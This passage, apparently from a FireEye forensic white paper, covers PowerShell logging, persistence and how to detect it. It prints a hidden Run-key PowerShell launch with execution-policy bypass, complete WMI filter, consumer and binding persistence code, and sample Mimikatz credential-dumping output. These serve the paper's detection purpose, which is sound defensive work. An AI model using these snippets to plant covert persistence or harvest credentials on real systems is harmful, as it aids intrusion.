Similar to PowerShell Analytic logging, WinRM Analytic logging is not enabled by default; once configured, it generates a large number of events that are once again encoded and difficult to analyze. This log captures all of the SOAP messages used to encapsulate PowerShell remoting input and output. EID 772 messages capture requests made to a target system; events containing commands are written in fixed-length, encoded 3000 byte entries. EID 1044 messages capture responses from a system; once again in encoded and fixed-length fragments.

As was the case for PowerShell Analytic logging, the authors concluded that the volume of events and effort required to reassemble and decode them would be impractical in most cases.

Microsoft-Windows-AppLocker%4MSI and Script.evtx As of Windows 7, Windows Server 2008, and later, Microsoft AppLocker provides the ability to audit the execution of PowerShell Scripts, as well as to enforce rules that block or permit their execution. If AppLocker Script Rules are configured in Audit mode, the AppLocker MSI and Script event log records the following events upon the local execution of a PowerShell script:

- **EID 8005:** Records that AppLocker permitted the execution of a PowerShell script. Example:

  ```
  %OSDRIVE%\TEMP\HelloWorld.ps1
  was allowed to run
  ```

- **EID 8006:** Records that AppLocker would have prevented the execution of a PowerShell script if rule enforcement had been enabled. Example:

  ```
  %OSDRIVE%\TEMP\HELLOWORLD.PS1
  was allowed to run but would
  have been prevented from running
  if the AppLocker policy were en-
  forced.
  ```

Other Logging Options in PowerShell 2.0

As noted in the preceding sections, the main shortcoming in PowerShell 2.0 logging is its inability to record a detailed history of commands. The authors identified several potential workarounds that organizations should consider proactively deploying in the event that upgrading to PowerShell 3.0 is not feasible. Both of these examples entail modification of the "All user's" profile,

`%windir%\system32\WindowsPowerShell\v1.0\profile.ps1`, to invoke additional commands whenever PowerShell is started by any user with any shell. (Note that a user or attacker can still bypass the execution of any profile by using the "-NoProfile" flag when running PowerShell.)

The simplest solution entails adding the built-in "Start-Transcript" cmdlet[21] to the profile. This cmdlet records all user-typed commands and output that appears on the console to a specified text file. The transcript only captures commands entered during local execution of PowerShell and would not include input or output from a remote PowerShell session. Furthermore, transcripts only capture the output of PowerShell commands / cmdlets – not the output from execution of external binaries.

The authors have worked with several organizations that have implemented homegrown logging solutions. One such technique entails overwriting PowerShell's built-in Prompt function (again, through the addition of code in all user profiles). A custom prompt could capture any input submitted at the local PowerShell command line and save it to a file or to an event log (using the Write-EventLog cmdlet). Once again, this approach would not capture remoting activity.

Additional Logging in PowerShell 3.0 and Greater The authors observed several new types of events generated by PowerShell 3.0 in the aforementioned logs. These include:

- The PowerShell Operational event log records EID 40961 and 40962 messages, "PowerShell console is starting up" and "PowerShell console is ready for user input", upon local execution of `powershell.exe`. These log entries also record the user account associated with the activity.
- The PowerShell Analytic event log records EID 7937 messages upon the execution of any command, script cmdlet, or external binary. These messages take the form "Command ___ is Started". Arguments are not included.

The most significant addition to PowerShell 3.0 is the Module Logging[22] capability. This feature can provide detailed logging of all PowerShell command input and output, and can be configured on an individual system or through Group Policy (Computer Configuration → Administrative Templates → Windows Components → Windows PowerShell → Turn on Module Logging). When enabled, an administrator must explicitly define which modules are to be logged. For example, `Microsoft.PowerShell.*` enables module logging for the majority of PowerShell's core components.

Module Logging records PowerShell commands and the resulting output regardless of whether they are executed locally or through remoting. This evidence is captured in **EID 4103** events stored in the Microsoft Windows PowerShell Operational event log. However, note that module logging does not record the execution of external Windows binaries nor their arguments.

As an example, the following PowerShell command recursively searches for files with a ".txt" extension in the `C:\temp` directory. The contents of any files matching this criteria are then searched for the term "password":

```
Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password
```

This command results in the following EID 4103 event in the PowerShell Operational event log

[21] http://technet.microsoft.com/en-us/library/hh849687.aspx
[22] http://technet.microsoft.com/en-us/library/hh847739.aspx

FireEye

Figure 9: Module logging command input event (EID 4103) in PowerShell Operational event log

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject"; value="creds.txt"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 3.0
        Host ID = 7becdd71-d2da-41a7-9e1e-e1247fa182a8
        Engine Version = 3.0
        Runspace ID = 6300c31c-60fb-4ab1-9888-f0c66f5d298f
        Pipeline ID = 24
        Command Name = Get-ChildItem
```

The resulting output from the command is written to the log follows:

Figure 10: Module logging command output event (EID 4103)

```
ParameterBinding(Out-Default): name="InputObject"; value="C:\temp
\creds.txt:5:password: test"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 3.0
        Host ID = 7becdd71-d2da-41a7-9e1e-e1247fa182a8
        Engine Version = 3.0
        Runspace ID = 6300c31c-60fb-4ab1-9888-f0c66f5d298f
        Pipeline ID = 24
        Command Name =
        Command Type = Script
```

In another test scenario, the authors remotely executed `Invoke-Mimikatz.ps1` using the same syntax described in the Memory analysis section of this white paper. Due to the complexity and size of this script, execution resulted in over 1,200 Module Logging events – one for each "command" embedded within the script. Once complete, the Mimikatz output (typically displayed on console) also was recorded in a Module Logging event, as shown in the figure below.

Figure 11: Module logging Invoke-Mimikatz.ps1 output (EID 4103)

```
## / \ ## /***
## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz       (oe.eo)
'#####'                   with 14 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133646 (00000000:00020a0e)
Session         : Interactive from 1
User Name       :
Domain          :
SID             : S-1-5-21-1391123415-1310120624-2314427930-1000
        msv :
         [00000003] Primary
         * Username :
         * Domain   : WIN-
         * LM       :
         * NTLM     :
         * SHA1     :
        tspkg :
         * Username :
         * Domain   : WIN-
         * Password :
```

Persistent PowerShell

Common Techniques

As with any other type of malware, attackers can configure a Windows system to automatically execute PowerShell upon system startup or user logon, and thereby persist beyond the point of initial infection. Persistence is essential for certain types of malware, such as backdoors or keystroke loggers, to survive reboot and serve their objectives. In practice, attackers can hijack the same Windows mechanisms that have been widely (ab)used to persist other forms of malicious code: registry auto-start extensibility points (AESPs), scheduled tasks, user startup folders, etc. Matt Graeber's "Practical Persistence with PowerShell"[23] outlined several of th ese techniques (some of which are implemented in the Persistence module of the PowerSploit framework).

For example, an attacker could ensure that PowerShell automatically executed c:\windows\system32\evil.ps1 upon startup by setting the following registry key[24], value, and data:

- **Key:** `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- **Value:** `RunTotallyLegitPowerShell`
- **Data:** `powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy bypass -File "C:\windows\system32\evil.ps1"`

[23] Graeber, Matthew. "Exploit Monday: Practical Persistence with PowerShell." Exploit Monday. n.p., 4 Apr. 2013. 30 Jun. 2014

[24] This example shows a Run key within the HKEY_LOCAL_MACHINE\SOFTWARE hive, but an attacker could also modify the same key within a user's own profile (and may be forced to do so if not running under the context of an Administrator).

Forensic investigation of this and other registry-based persistence mechanisms are well-documented. They leave easy-to-detect footprints, and tools such as RegRipper[25] or AutoRuns[26] greatly simplify the process of enumerating and detecting such anomalies. Registry key timeline analysis might also identify that the parent Run key was last modified upon the date and time upon which the value was added. Similarly, filesystem timeline analysis of the Standard Information and Filename Attributes could identify the creation of `evil.ps1` during a period of attacker activity.

Other persistence techniques not reliant on the registry, such as scheduled tasks or the StartUp folder, have similar benefits and drawbacks: they are simple to create, and simple to detect. Recurring scheduled tasks can be identified through analysis of `.job` files within `%systemroot%\tasks` and evidence in the Task Scheduler Operational Event Log. Use of the “StartUp” folder requires the creation of a file in one of a limited number of locations (either the “StartUp” folder for each targeted user, or the system-wide “All Users” directory). Detailing the evidence and the forensic analysis techniques for these and other common persistence mechanisms is beyond the scope of this white paper.the registry, such as scheduled tasks or the StartUp folder, have similar benefits and drawbacks: they are simple to create, and simple to detect. Recurring scheduled tasks can be identified through analysis of .job files within %systemroot%\tasks and evidence in the Task Scheduler Operational Event Log. Use of the “StartUp” folder requires the creation of a file in one of a limited number of locations (either the “StartUp” folder for each targeted user, or the system-wide “All Users” directory). Detailing the evidence and the forensic analysis techniques for these and other common persistence mechanisms is beyond the scope of this white paper.

Profiles and WMI

One noteworthy feature distinguishes PowerShell from other built-in Windows scripting languages (and, conveniently, can be used for malware persistence): the use of profiles. A profile is simply a script that executes whenever PowerShell starts up[27]. PowerShell supports per-user profiles, stored within path `C:\Users\<USERNAME>\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1`. It also supports a global profile that applies to all users froocation: `C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1`. In fact, Microsoft documents that there are up to six types of profiles that may load under different PowerShell contexts

This gives way to another persistence mechanism that is easy to create, but may be harder to detect. An attacker could add code to a user or system profile that executes an external binary, or more covertly, loads shellcode or a malicious DLL encoded in the profile itself. Under these conditions, the attacker need only ensure that powershell.exe executes upon startup or user logon. This eliminates the need to load an external malicious script; however, an analyst might still detect the modification of the affected profile file(s) through manual inspection or file system timeline analysis.

The most covert method of PowerShell persistence included in Graeber’s research, and provided as a feature in PowerSploit, leverages WMI events. WMI provides an event handling infrastructure that can be hijacked to automatically execute powershell.exe. An attacker can register a permanent WMI event filter and consumer pair that will perpetually execute, until unregistered, on a system. This entails the following steps[29] :

[25] http://regripper.wordpress.com/

[26] Autoruns for Windows.” Windows SysInternals. n.p., 13 May 2014. 30 Jun 2014.

[27] Adding the switch -NoProfile to a PowerShell command line will prevent any profiles from loading within the session.

[28] Wilson, Ed. “Understanding and Using PowerShell Profiles.” Hey, Scripting Guy! Blog. n.p., 4 Jan 2013. 30 Jun 2014.

[29] The authors recommend using PowerSploit’s Persistence module to automate this process - it generates an output PowerShell script that serves as a useful reference for the syntax required for each of these steps.

FireEye

- Create a WMI event filter - essentially a query that the operating system will regularly execute. For the purpose of malware persistence, this should be designed to be an event that is guaranteed to recur on a system. The following PowerShell code creates a filter named "DoBadThings" that is satisfied when the system time is "08:00".

```
$filter = Set-WmiInstance -Class
__EventFilter -Namespace "root\
subscription" -Arguments @
{name='DoBadThings';EventName-
Space='root\CimV2';QueryLan-
guage="WQL";Query="SELECT * FROM
__InstanceModificationEvent
WITHIN 60 WHERE TargetInstance
ISA 'Win32_LocalTime' AND Targe-
tInstance.Hour = 08 AND Targe-
tInstance.Minute = 00 GROUP
WITHIN 60};
```

- Create a WMI command-line event consumer. This is akin to a trigger that can be invoked when a WMI event filter returns data. Instead of processing the event data, this consumer only needs to launch powershell.exe with the desired arguments. This example creates a consumer named "DoBadThings" that simply runs PowerShell in non-interactive mode:

```
$consumer = Set-WmiInstance
-Namespace "root\subscription"
-Class 'CommandLineEventConsum-
er' -Arguments @{ name=DoBadTh-
ings;CommandLineTemplate="$($En-
v:SystemRoot)\System32\
WindowsPowerShell\v1.0\power-
shell.exe -NonInteractive";Run-
Interactively='false'};
```

- Finally, associate the named filter with the named consumer by "binding" the two together. Using our previous examples, sample code would be as follows:

```
Set-WmiInstance -Namespace
"root\subscription" -Class __
FilterToConsumerBinding -Argu-
ments @{Filter=$filter;Consum-
er=$consumer}
```

An attacker could subsequently embed malicious code in a user or system-wide PowerShell profile that would automatically load each time powershell.exe started. Figure 12 illustrates malicious (and encoded) PowerShell code added to a user profile through the use of PowerSploit.



Figure 12: Malicious PowerShell added to "profile.ps1" by PowerSploit's Persistence module

As an alternative, malicious code could be compressed, base64 encoded, and added to the command-line arguments specified in the WMI event consumer. This approach is even more covert, since it avoids the need to modify the user profile or drop PowerShell scripts elsewhere on disk. However, any included arguments would be subject to Windows' maximum command-line length limit (8,191 characters).

How can an investigator identify evidence of this technique? Analysts should first review all system and user PowerShell profiles on disk for the presence of malicious code. Although this technique is not strictly required for persistence via WMI, its relative simplicity and inclusion in the PowerSploit Persistence module increases the likelihood that an attacker may use it. As previously noted, a system may contain multiple per-user and per-host profile files; every copy of `profile.ps1`, `Microsoft.PowerShell_profile.ps1`, and `Microsoft.PowerShellISE_profile.ps1` should be reviewed. The authors observed that these files are not updated frequently during the course of normal system operation. If an attacker tampered with them, their last modification timestamp(s) may correspond to a period of intrusion activity.

Upon creation or modification to any WMI object, such as an event filter or consumer, Windows updates the core WMI repository files within `C:\windows\system32\wbem\repository`. These files include: `objects.data`, `index.btr`, and `mapping[#].map`. The Last Modified timestamp of each file is updated upon these changes. However, further testing indicated that these files are regularly updated during the course of normal system operation. As a result, their Last Modified timestamps are unlikely to correlate with attacker activity.

The contents of the WMI repository files adhere to an undocumented structure. As of this writing, the authors were unable to identify research, tools, or techniques available to analyze the contents of these files beyond simple use of "strings". Testing demonstrated that following the execution of PowerSploit's WMI Persistence module, several pertinent clear-text strings were present in `objects.data`, including:

- Event filter name (PowerSploit uses "Updater" by default)
- Event consumer name (also "Updater" by default)
- WQL query used by filter
- Command line invoked by consumer

An investigative process that leverages strings from `objects.data` (recovered from one or multiple systems) entails the following:

- Search for any reference to `CommandLineEventConsumer.Name`, excluding the following common default consumer that will be present on most Windows systems: `CommandLineEventConsumer.Name="BVTConsumer"`
- Search for any reference to powershell.exe or common arguments like `-ExecutionPolicy and -NonInteractive`
- Once identified, search for known event filter and event consumer names used by the attacker or their toolkit. PowerSploit's default name "Updater" may be too generic for this purpose, but it's worthwhile to sample a subset of known good systems in your environment.

Turning to the registry, the authors observed that registering a WMI filter that uses `Win32_LocalTime` in its WQL query creates an empty key: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2\Win32ClockProvider`. The PowerSploit Persistence module, when configured using the parameter `New-ElevatedPersistenceOption -PermanentWMI -Daily -At '[HH] [AM/PM]'`, generates an event filter that uses `Win32_LocalTime`. Though not intrinsically malicious, this key is uncommon and may indicate that a suspicious WMI filter has been installed. Furthermore, the key's Last Modified timestamp may indicate the date and time at which an attacker registered the filter. However, note that a malicious event filter may use any trigger – the use of `Win32_LocalTime` is merely one of the default options provided by PowerSploit

The second WMI persistence option made available through `PowerSploit, New-ElevatedPersistenceOption -PermanentWMI -AtStartup`, triggers within a fixed range of seconds after system startup time. In contrast to the "Daily" option, the authors did not observe any changes to the registry following the creation of this type of WMI filter.

If collecting evidence from a live system, as opposed to a forensic disk image, the PowerShell cmdlet `Get-WMIObject` can provide all of the information needed. The following three commands respectively return all WMI event filters, consumers, and filter-consumer binding objects on a given system:

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
```

```
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```

```
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
```

Figure 13: Enumerating WMI Event consumers with PowerShell

```
PS C:\Users\                \Desktop> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer


__GENUS                 : 2
__CLASS                 : CommandLineEventConsumer
__SUPERCLASS            : __EventConsumer
__DYNASTY               : __SystemClass
__RELPATH               : CommandLineEventConsumer.Name="TotallyLegitWMI"
__PROPERTY_COUNT        : 27
__DERIVATION            : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                :
__NAMESPACE             : ROOT\Subscription
__PATH                  : \\W           \ROOT\Subscription:CommandLineEventConsumer.Name="TotallyLegitWMI"
CommandLineTemplate     : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive
CreateNewConsole        : False
```

Figure 13 provides an excerpt of the output of `Get-WMIObject` to list event consumers.

An investigator could run these commands on multiple systems (e.g. through PowerShell remoting) to establish a baseline of filter names, consumer names, consumer command lines, etc. unique to an organization's Windows environment. Such data could help identify anomalous entries in the future.

During initial attempts to identify malicious entries, limiting review to consumers should be sufficient - it's easier to spot a suspicious WMI consumer command-line than a filter. As previously noted, the authors have not found command-line consumers that invoke `powershell.exe` to be common or legitimate in most Windows networks - but this may vary or change as it is increasingly adopted for legitimate purposes. `Get-WMIObject` also returns a useful attribute associated with each filter and consumer: `CreatorSID`. As its name implies, this contains the SID of the user that registered the object, which may be another useful data point when evaluating whether it is legitimate.

The authors identified several additional sources of evidence that recorded the creation of WMI filters and consumers to persist PowerShell code. These proved to be unreliable or impractical, but are summarized below for the sake of completeness.

WMI trace logging generates event log entries (EID 11) upon the creation or modification of all WMI objects, including filters and consumers. This log is disabled by default, but can be enabled with the following command:

```
wevtutil.exe sl Microsoft-Windows-
WMI-Activity/Trace /e:true
```

Due to the amount of noise generated by trace level logging, the authors concluded that this event log would roll too frequently to be a useful source of evidence on most systems.

Fragments of WMI filter names, consumer names, and consumer command-lines may be present in the process memory space of the WMI provider host process wmiprvse.exe and / or the instance of `svchost.exe` that loads the "WinMgmt" service. In practice, the amount of data related to legitimate WMI objects tracked by these processes minimizes the likelihood that they can be used to identify anomalies. Investigators will be better served by examining strings from WBEM repository files, or using the `Get-WMIObject` cmdlet on a live system.

Acknowledgements

The authors would like to acknowledge the following individuals for their contributions:

- Matt Graeber, for being Mandiant's resident PowerShell guru and his constant willingness to answer questions and share new findings.
- Joseph Bialek, whose PowerShell exploits and war-stories provided the initial inspiration to pursue this project.
- Lee Holmes, Chris Campbell, Nikhil Mittal, Chris Gates, David Wyatt, and all of the other authors, bloggers, and PowerShell hackers, cited throughout this white paper, whose prior research served as the foundation of the authors' work.

Appendix: Powershell Version Table

The following table summarizes the versions of PowerShell installed by default for each modern version of Windows, as well as the latest compatible version of PowerShell available with a Windows Management Framework (WMF) update.

	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0
Windows 7	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)

About FireEye, Inc.

FireEye has invented a purpose-built, virtual machine-based security platform that provides real-time threat protection to enterprises and governments worldwide against the next generation of cyber attacks. These highly sophisticated cyber attacks easily circumvent traditional signature-based defenses, such as next-generation firewalls, IPS, anti-virus, and gateways. The FireEye Threat Prevention Platform provides real-time, dynamic threat protection without the use of signatures to protect an organization across the primary threat vectors and across the different stages of an attack life cycle. The core of the FireEye platform is a virtual execution engine, complemented by dynamic threat intelligence, to identify and block cyber attacks in real time. FireEye has over 1,900 customers across more than 60 countries, including over 130 of the Fortune 500.

FireEye, Inc. | 1440 McCarthy Blvd. Milpitas, CA 95035 | 408.321.6300 | 877.FIREEYE (347.3393) | info@fireeye.com | **www.fireeye.com**

© 2014 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. WP.POWERSHELL.EN-US.082014

FireEye